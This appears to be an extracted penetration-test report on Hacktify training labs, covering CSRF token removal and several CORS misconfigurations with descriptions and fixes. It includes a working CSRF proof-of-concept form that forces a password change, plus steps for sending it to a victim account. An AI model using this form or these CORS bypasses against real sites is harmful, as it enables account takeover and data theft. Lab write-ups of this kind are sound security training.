

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
<html>
<body>
  <form method="POST"
  action="https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php">
    <input type="hidden" name="newPassword" value="a2"/>
    <input type="hidden" name="newPassword2" value="a2"/>
    <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b"/>
    <input type="submit" value="Submit">
  </form>
</body>
</html>
          
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Activate Windows
Go to Settings to activate Windows.

☐ HTTP ☐ HTTPS





1.8. {Rm -Rf Token}

Reference	Risk Rating
{ Rm -Rf Token }	High
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
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How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php	
Consequences of not Fixing the Issue	
- Unauthorized actions	

- Data theft
- Account compromised
- Reputation damage
- Financial losses

Suggested Countermeasures

- Implement security measures such as using :
 - CSRF tokens
 - Validate requests
 - Secure coding practices
 - Regular auditing
 - Educate people about CSRF attacks
- Avoid clicking on suspicious links

References


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
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
Proof of Concept

First create two account one is first user and another is second user







Remove the token and try generate CSRF POC



CSRF PoC Generator




Create submit button using CSRF POC



Send it to the second user account to change their password unethically.

After click on submit button and successfully changed the password of second user .

When try to login into the second user account with old password it give




And try to login with new password which are used in CSRF POC it successfully logged-in.

2. {CORS}

2.1. { CORS With Arbitrary Origin}

Reference	Risk Rating
CORS With Arbitrary Origin	Low
Tools Used	
burpsuite	
Vulnerability Description	
<p>Cross-Origin Resource Sharing (CORS) is a security feature implemented by web browsers to prevent unauthorized access to resources from a different origin.</p> <p>In the case of "CORS With Arbitrary Origin," the server is improperly configured and accepts requests from any origin, including malicious ones. This allows an attacker to craft requests from their domain, which the vulnerable application mistakenly trusts.</p> <p>When exploited, the attacker can:</p> <ul style="list-style-type: none">• Access sensitive data such as user credentials, session tokens, or PII (Personally Identifiable Information).• Perform unauthorized actions on behalf of the user (Cross-Site Request Forgery-like behavior).• Steal confidential information by bypassing same-origin policies.	
How It Was Discovered	
Manual analysis using Burp Suite.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_1/index.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">• Data exfiltration (session tokens, sensitive user data)• Unauthorized access to user accounts• Increased risk of phishing and social engineering attacks• Compromised integrity and confidentiality of user data	
Suggested Countermeasures	
<ul style="list-style-type: none">• Implement a strict CORS policy by defining trusted origins explicitly.• Avoid using wildcard (*) in Access-Control-Allow-Origin.• Validate and sanitize all incoming CORS requests.• Implement proper session handling mechanisms.• Regularly audit CORS configurations and headers.	
References	
<ul style="list-style-type: none">• https://portswigger.net/web-security/cors• https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny• https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS• https://www.acunetix.com/websitesecurity/cors-attacks/	


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2.2. CORS with Null origin

Reference	Risk Rating
CORS with Null origin	Low
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Null Origin vulnerability occurs when a server misconfigures the Access-Control-Allow-Origin header to accept requests with the null origin. This is dangerous because malicious actors can exploit this flaw to access sensitive data from cross-origin resources through specially crafted web pages.	
How It Was Discovered	
Manual Analysis using burp suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">- Cross-Origin Data Theft: An attacker can extract sensitive data (e.g., user information, session tokens) from the vulnerable endpoint.- Session Hijacking: If Access-Control-Allow-Credentials: true is set, it allows attackers to exploit user sessions.- Information Disclosure: Exposure of sensitive backend data to malicious third-party sites.	
Suggested Countermeasures	
<ul style="list-style-type: none">- Restrict Origins: Only allow trusted origins and avoid using wildcards (*) or null.- Disable Credentials: Avoid setting Access-Control-Allow-Credentials: true unless absolutely necessary.- Validate Requests: Implement strict origin validation on the server-side.	
References	
https://portswigger.net/web-security/cors	

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


2.3. CORS with prefix match

Reference	Risk Rating
CORS with prefix match	medium
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Prefix Match vulnerability arises when a server incorrectly validates the Origin header by only checking the prefix. This allows an attacker to craft a malicious subdomain (e.g., hacktify.in.attacker.com) to bypass the CORS policy and access sensitive resources.	
How It Was Discovered	
Manual Analysis using burp	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/login.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">Unauthorized Data Access: Attackers can steal sensitive information by exploiting misconfigured CORS policies.Session Hijacking: If Access-Control-Allow-Credentials: true is set, attackers can perform actions on behalf of users.Data Exfiltration: Sensitive API responses can be leaked to malicious third-party domains.	
Suggested Countermeasures	
<ul style="list-style-type: none">Strict Origin Validation: Use exact origin matching rather than prefix matching.Whitelist Specific Origins: Implement a validated list of trusted origins.Avoid Wildcards: Never use * or allow untrusted subdomains in the Access-Control-Allow-Origin header.	
References	

<https://portswigger.net/web-security/cors>

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2.4. CORS with suffix match

Reference	Risk Rating
CORS with suffix match	Medium
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Suffix Match vulnerability occurs when a web server improperly validates the Origin header by allowing any origin that ends with a trusted suffix (e.g., .hacktify.in). An attacker can exploit this by creating a malicious domain (e.g., attackerhacktify.in) to bypass the CORS policy and steal sensitive data.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_4/index.php	
Consequences of not Fixing the Issue	

- Data Theft: Attackers can steal confidential data across origins.
- Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions.
- Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.




Suggested Countermeasures

- Exact Origin Matching: Validate the full origin, not just the suffix.
- Origin Whitelisting: Implement a strict list of trusted domains.
- Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.

References

<https://portswigger.net/web-security/cors>

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2.5. cros with escape dot

Reference	Risk Rating
Cros with escape dot	hard
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Escape Dot vulnerability occurs when the server improperly validates the Origin header by using an insecure regular expression. This allows attackers to bypass origin validation by replacing dots (.) with encoded equivalents (e.g., attacker\.com or attacker%2ecom). As a result, a malicious origin can access restricted resources.	
How It Was Discovered	
Manual Analysis-burpsuite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php	
Consequences of not Fixing the Issue	
